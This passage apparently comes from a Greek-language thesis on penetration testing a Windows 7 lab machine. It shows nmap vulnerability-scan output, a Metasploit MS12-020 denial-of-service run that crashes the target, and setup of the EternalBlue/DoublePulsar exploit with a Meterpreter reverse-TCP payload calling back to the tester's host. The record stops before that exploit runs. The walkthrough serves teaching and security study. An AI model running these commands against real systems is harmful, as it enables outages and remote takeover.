Όπως και στην προηγούμενη δοκιμή, θα χρησιμοποιήσω την εντολή nmap για να σαρώσω τον στόχο μου για ευπάθειες. Από την εικόνα 4.2 και 4.4 προκύπτει η τοπική διεύθυνση του μηχανήματος και είναι η 192.168.133.132. Σε αυτή την περίπτωση, θα χρησιμοποιήσω μερικές παραπάνω παραμέτρους για να κάνω τη σάρωση πιο αποτελεσματική. Φυσικά αυτή η διαδικασία απαιτεί περισσότερο χρόνο για να ολοκληρωθεί, οπότε θα αποθηκεύσω τα αποτελέσματα σε ένα αρχείο .txt για να μη χρειάζεται να εκτελέσω τη σάρωση ξανά σε περίπτωση που κλείσω το τερματικό κατά λάθος ή εκτελέσω πολλές εντολές. Η εντολή που θα τρέξω λοιπόν είναι η “nmap --script vuln 192.168.133.132 -oN /root/nmap_win_scan.txt”. Η εντολή αυτή έχει τα εξής ορίσματα : «--script vuln 192.168.133.132» και «-oN /root/nmap_win_scan.txt». Η «--script vuln 192.168.133.132 » θα ελέγξει τη δοθείσα διεύθυνση για ευπάθειες, με βάση κάποιες έτοιμες δέσμες εντολών (scripts) που έχουν γραφεί για αυτό το σκοπό. Αυτές οι δέσμες εντολών βρίσκονται στο φάκελο του προγράμματος nmap και διατηρούνται από τον δημιουργό του και την κοινότητα ανοιχτού κώδικα. Το δεύτερο όρισμα, όπως είδαμε και στην προηγούμενη δοκιμή, θα δημιουργήσει ένα απλό αρχείο κειμένου και θα αποθηκεύσει την έξοδο της εντολής μου στο αρχείο αυτό.

```
# Nmap 7.70 scan initiated Fri May 25 18:59:39 2018 as: nmap --script vuln -oN /root/nmap_win_scan.txt 192.168.133.132
Nmap scan report for 192.168.133.132
Host is up (0.00057s latency).
Not shown: 985 filtered ports
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.
|
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_sslv2-drown:
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:B3:AE:7C (VMware)

MAC Address: 00:0C:29:B3:AE:7C (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

# Nmap done at Fri May 25 19:02:27 2018 -- 1 IP address (1 host up) scanned in 168.15 seconds
```

Εικόνα 4.23

Παραπάνω βλέπουμε το αποτέλεσμα της εντολής nmap και για τη διευκόλυνση του αναγνώστη επισήμανα το σημεία που μας ενδιαφέρουν. Βλέπουμε ότι βρέθηκαν τρεις ευπάθειες, την κωδική τους ονομασία βάσει της παγκόσμιας βάσης δεδομένων κοινών ευπαθειών(cve.mitre.org) και πληροφορίες σχετικά με το πώς θα μπορούσε κάποιος να τις εκμεταλλευτεί. Οι δύο πρώτες ευπάθειες που βρέθηκαν είναι παρόμοιες μεταξύ τους και αφορούν την λειτουργία απομακρυσμένης πρόσβασης που παρέχουν τα Windows 7. Και οι δύο βασίζονται στον λανθασμένο χειρισμό των πακέτων μνήμης από το πρωτόκολλο λειτουργίας της απομακρυσμένης πρόσβασης. Πιο συγκεκριμένα, ο λάθος

χειρισμός του πακέτου T.125 ConnectMCSPDU στο πεδίο maxChannelID, οδηγεί στην χρήση ενός μη έγκυρου δείκτη(pointer) και κατά συνέπεια στη λεγόμενη «μπλε οθόνη του θανάτου» των Windows. Αυτός ο τύπος επίθεσης κατατάσσεται σε αυτές του τύπου «Άρνησης Υπηρεσίας»(Denial of Service ή DoS). Αυτό επιτυγχάνεται με τη δεύτερη ευπάθεια που επιτρέπει την εκτέλεση ανάλογου κώδικα για την πραγματοποίηση της επίθεσης. [16][17]


Κοιτάζοντας στην επόμενη ευπάθεια που βρέθηκε παρατηρούμε την κωδική ονομασία CVE-2017-0143 στην βάση δεδομένων κοινών ευπαθειών, και την κωδική ονομασία MS17-010 που είναι η κωδική ονομασία της Microsoft για τις αναβαθμίσεις λογισμικού που καλύπτουν τα κενά ασφαλείας στα προϊόντα της. Πρόκειται για μια ενδιαφέρουσα ευπάθεια καθώς η αποκάλυψη της στο κοινό έγινε από μια ομάδα χάκερ γνωστή ως Shadow Brokers.Το πιο κοινό όνομα της ευπαθείας αυτής είναι EternalBlue και αναπτύχθηκε από την Εθνική Υπηρεσία Ασφάλειας της Αμερικής(NSA) σύμφωνα με ισχυρισμούς πρώην εργαζομένων της υπηρεσίας. Η ίδια ευπάθεια χρησιμοποιήθηκε για την επίθεση ransomware με κωδική ονομασία “WannaCry” και επηρέασε μεγάλο αριθμό εταιριών και χρηστών του διαδικτύου.

Η EternalBlue εκμεταλλεύεται μία ευπάθεια στο πρωτόκολλο Service Message Block(SMB) της Microsoft. Το πρωτόκολλο αυτό στη δικτύωση, χρησιμοποιείται για την κοινή χρήση αρχείων σε ένα διακομιστή και το διαμοιρασμό αρχείων μεταξύ χρηστών σε ένα δίκτυο. Το SMB διαχειρίζεται λανθασμένα πακέτα κακόβουλου κώδικα από επιτιθέμενους, επιτρέποντάς τους να εκτελέσουν αυθαίρετο κώδικα στον ευάλωτο υπολογιστή. Η πρόσβαση στο σύστημα γίνεται δυνατή μέσω μιας κερκόπορτας(backdoor) με κωδική ονομασία DoublePulsar. Η κερκόπορτα αυτή δημιουργήθηκε από την NSA και επίσης διέρρευσε στο κοινό από τους Shadow Brokers στις αρχές του 2017. Εκτιμάται ότι πάνω από 200.000 Windows υπολογιστές είχαν μολυνθεί από την κερκόπορτα μόλις έγινε δημόσια διαθέσιμη. Σύντομα οι EternalBlue και DoublePulsar ενσωματώθηκαν στο πλαίσιο Metasploit.[18][19]

Από τις δύο ευπάθειες που βρήκα, η δεύτερη είναι αρκετά πιο σοβαρή αλλά και χρήσιμη για το σκοπό μου. Για τους σκοπούς της εργασίας αυτής θα πραγματοποιήσω επιθέσεις εκμεταλλευόμενος και τις δύο ευπάθειες, ξεκινώντας από την πιο απλή.

### 4.1.1 Επίθεση με τη χρήση της ευπάθειας CVE-2012-0152

Εφόσον έχω την ονομασία της ευπάθειας και τη διεύθυνση IP του στόχουμου είμαι έτοιμος να ξεκινήσω την πρώτη επίθεση. Θα εκιννίσω το πλαίσιο εντολών Metasploit με την εντολή “msfconsole” και θα ψάξω στη βάση δεδομένων του για τυς πόρους που σχετίζονται με την ευπάθεια που με ενδιαφέρει.




Εικόνα 4.24

Όπως φαίνεται στην εικόνα 4.22, η αναζήτηση με το λήμμα **CVE-2012-0152** δεν απέδωσε αποτελέσματα. Όταν όμως αναζήτησα το MS12-020 βρήκα ακριβώς αυτό που έψαχνα. Αυτό συμβαίνει διότι αρκετές φορές τυχαίνει μια επίθεση να απαρτίζεται από την εκμετάλλευση περισσότερων από μίας ευπαθειών. Αυτό μπορεί να προκαλέσει σύγχυση μιας και οι ευπάθειες ταξινομούνται κατά την εύρεση τους και τους δίνεται ένας μοναδικός αριθμός. Το Metasploit, χρησιμοποιεί τις κωδικές ονομασίες της Microsoft για την ταξινόμηση των επιθέσεων κατηγοριοποιώντας έτσι την επίθεση την ίδια μαζί με τις ευπάθειες που εκμεταλλεύεται.

Το επόμενο βήμα είναι να επιλέξω την κατάλληλη επίθεση, να προβάλλω τις παραμέτρους της, να τις ρυθμίσω και να εκτελέσω την επίθεση. Από την εικόνα

βλέπουμε στην περιγραφή της κάθε επίθεσης ότι η δέυτερη ελέγχει εάν ο στόχος μου είναι ευάλωτος. Μιας και γνωρίζω ήδη ότι υπάρχει η ευπάθεια στο μηχάνημα που θα επιτεθώ, μπορώ να παραλείψω αυτό το βήμα. Θα επιλέξω την επίθεση με την εντολή "**use auxiliary/dos/windows/rdp/ms12_020_maxchannelids**" και θα προβάλλω τις διαθέσιμες παραμέτρους με την εντολή "**show options**".

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3389             yes       The target port (TCP)
```

Εικόνα 4.25


Αναμενόμενα, μένει μόνο να θέσω την παράμετρο RHOST σύμφωνα με τη διεύθυνση του στόχου μου. Αυτό θα το κάνω με την εντολή "**set RHOST 192.168.133.132**". και μετά θα εκτελέσω την εντολή "**exploit**" για να ξεκινήσω την επίθεση.

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 192.168.133.132
RHOST => 192.168.133.132
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit

[*] 192.168.133.132:3389 - 192.168.133.132:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.133.132:3389 - 192.168.133.132:3389 - 210 bytes sent
[*] 192.168.133.132:3389 - 192.168.133.132:3389 - Checking RDP status...
[+] 192.168.133.132:3389 - 192.168.133.132:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Εικόνα 4.26

Το αποτέλεσμα είναι άμεσο και αφήνει τη μηχανή σε αυτή την κατάσταση για αρκετά λεπτά μέχρι τα Windows να ανακάμψουν. Όπως συνηθίζεται σε αυτές τις περιπτώσεις, τα Windows συγκεντρώνουν πληροφορίες σχετικά με το τι συνέβη και δημιουργούν ένα αρχείο .txt με αυτές. Αξίζει να σημειωθεί ότι σε κάποιον που δεν γνωρίζει για αυτή την ευπάθεια, μια ματιά σε αυτό το αρχείο προδίδει μεν ότι το σύστημα κατέρρευσε λόγω του πρωτοκόλλου απομακρυσμένης πρόσβασης αλλά όχι λόγω κάποιας επίθεσης. Καταλαβαίνουμε λοιπόν γιατί αυτή η επίθεση χαρακτηρίζεται ως «άρνηση πρόσβασης» γιατί εύκολα μπορούμε να εκτελούμε την επίθεση τακτικά, θέτοντας τον υπολογιστή πρακτικά άχρηστο.





Εικόνα 4.27

Η επίθεση αυτή θα μπορούσε να χρησιμοποιηθεί για την κατάρρευση ενός διακομιστή με συνέπειες που εκτείνονται από μη προσπελάσιμες ιστοσελίδες, μέχρι τραπεζικά συστήματα που δεν λειτουργούν. Γι αυτό το λόγο δεν απαντάται σε προσωπικούς υπολογιστές αλλά κυρίως σε μεγάλες εταιρίες/οργανισμούς. Η επόμενη επίθεση είναι σαφώς πιο επικίνδυνη, μιας και υπόσχεται την πλήρη πρόσβαση στα αρχεία του χρήστη και τον υπολογιστή του σαν σύνολο.

### 4.1.2 Επίθεση με τη χρήση της ευπάθειας CVE-2017-0143 (EternalBlue)


Για την πραγματοποίηση της επόμενης επίθεσης θα χρησιμοποιήσω ξανά το πλαίσιο Metasploit και την εντολή "**search EternalBlue**" για την αναζήτηση τις ευπάθειας και των επιθέσεων που σχετίζονται με αυτή.




Εικόνα 4.28


Η επισημασμένη επίθεση είναι όπως φαίνεται αυτή που ψάχνω. Η περιγραφή δεν είναι αρκετά αναλυτική, όμως το όνομα της επίθεσης υποδεικνύει ότι

χρησιμοποιεί τις ευπάθειες EternalBlue και DoublePulsar ταυτόχρονα για την επίτευξη του αποτελέσματος. Αφού επιλέξω την επίθεση με την εντολή use “**use exploit/windows/smb/eternalblue_doublepulsar**” θα εκτελέσω την εντολή “**show options**” για να προβάλλω τις παραμέτρους.




Εικόνα 4.29


Φαίνεται πως η μόνη απαιτούμενη παράμετρος για αυτή την επίθεση είναι η **RHOST**. Θέτω την παράμετρο με την εντολή “**set RHOST 192.168.133.132**” και η επίθεση είναι σχεδόν έτοιμη.




Εικόνα 4.30


Σε αντίθεση με τις προηγούμενες επιθέσεις, εδώ απαιτείται περαιτέρω προετοιμασία πριν την επίθεση. Όπως ανέφερα παραπάνω, η EternalBlue επιτρέπει την εκτέλεση κώδικα στον υπολογιστή θύμα και αυτό είναι που μου δίνει τον πλήρη έλεγχο. Για να τρέξω τις εντολές αυτές όμως θα χρειαστεί να έχω πρόσβαση σε μια διεργασία-τερματικό στον υπολογιστή θύμα, ώστε να εκτελώ εντολές από το δικό μου τερματικό. Αυτό θα το πετύχω δημιουργώντας έναν “meterpreter”, μία διεργασία η οποία θα ‘περιμένει’ για εισερχόμενες συνδέσεις. Μόλις επιτευχθεί σύνδεση, ο meterpreter έχει τη δυνατότητα να τρέξει μια πληθώρα εντολών μέσα από το πλαίσιο Metasploit και φυσικά μπορεί να ξεκινήσει μία διεργασία-τερματικό στον απομακρυσμένο υπολογιστή ώστε να στέλνω τις εντολές μου κατευθείαν στα Windows.

Ο meterpreter λειτουργεί ως εξής : αρχικά δημιουργώ ένα αρχείο με μολυσμένο κώδικα, το λεγόμενο payload. Όταν εκτελέσω το payload, το Metasploit δημιουργεί μια διεργασία που περιμένει για μια σύνδεση στην κατάλληλη πόρτα και δημιουργεί μία νέα σύνδεση στον υπολογιστή στόχο. Μέσω αυτής της σύνδεσης, επιτυγχάνεται το άνοιγμα μιας διεργασίας τερματικού που μου δίνει τον πλήρη έλεγχο. Για να δημιουργήσω το payload, θα χρησιμοποιήσω την εντολή "**set payload windows/x64/meterpreter/reverse_tcp**" και θα το παραμετροποιήσω όπως και προηγουμένως, με την εντολή "**show options**".





Εικόνα 4.31

Παρατηρούμε ότι στην περιοχή payload options βρίσκονται οι παράμετροι για το payload. Αυτές οι παράμετροι πρέπει να ρυθμιστούν έχοντας υπ όψιν ότι η δουλειά του payload είναι να δημιουργήσει μία συνδεση από τον υπολογιστή στόχο στον δικό μου υπολογιστή. Επομένως πρέπει να εισάγω δεδομένα που ανταποκρίνονται στον υπολογιστή μου. Η θύρα που θα χρησιμοποιηθεί είναι ηδη επιλεγμένη και ορισμένη ως '4444'. Έχοντας ρυθμίσει το ένα άκρο της σύνδεσης με την παράμετρο RHOST, μένει να ρυθμίσω το άλλο άκρο με τη δική μου διεύθυνση στο δίκτυο. Αυτό θα το κάνω με την εντολή "**set LHOST 192.168.133.138**".



